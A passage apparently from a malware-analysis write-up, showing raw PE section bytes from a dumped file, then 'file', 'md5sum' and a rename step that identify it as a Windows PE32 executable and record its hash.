...N.................@.`À.eh_framØ....p.......\.............@.0@.bss.....f..
.........................`À.edata..;....ð.......b.............@.0@.idata..è.
..........d.............@.0À.reloc..Ð
```

Here we checked the dumped file using command `file download.dat`

```
download.dat: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
```

Now we calculated its md5sum for further analysis using command `md5sum download.dat`

Output-`ef86e680b9b0f9d2b678c2bac63ee78a  download.dat`

We move its content to an exe for further analysis.`mv download.dat download.exe`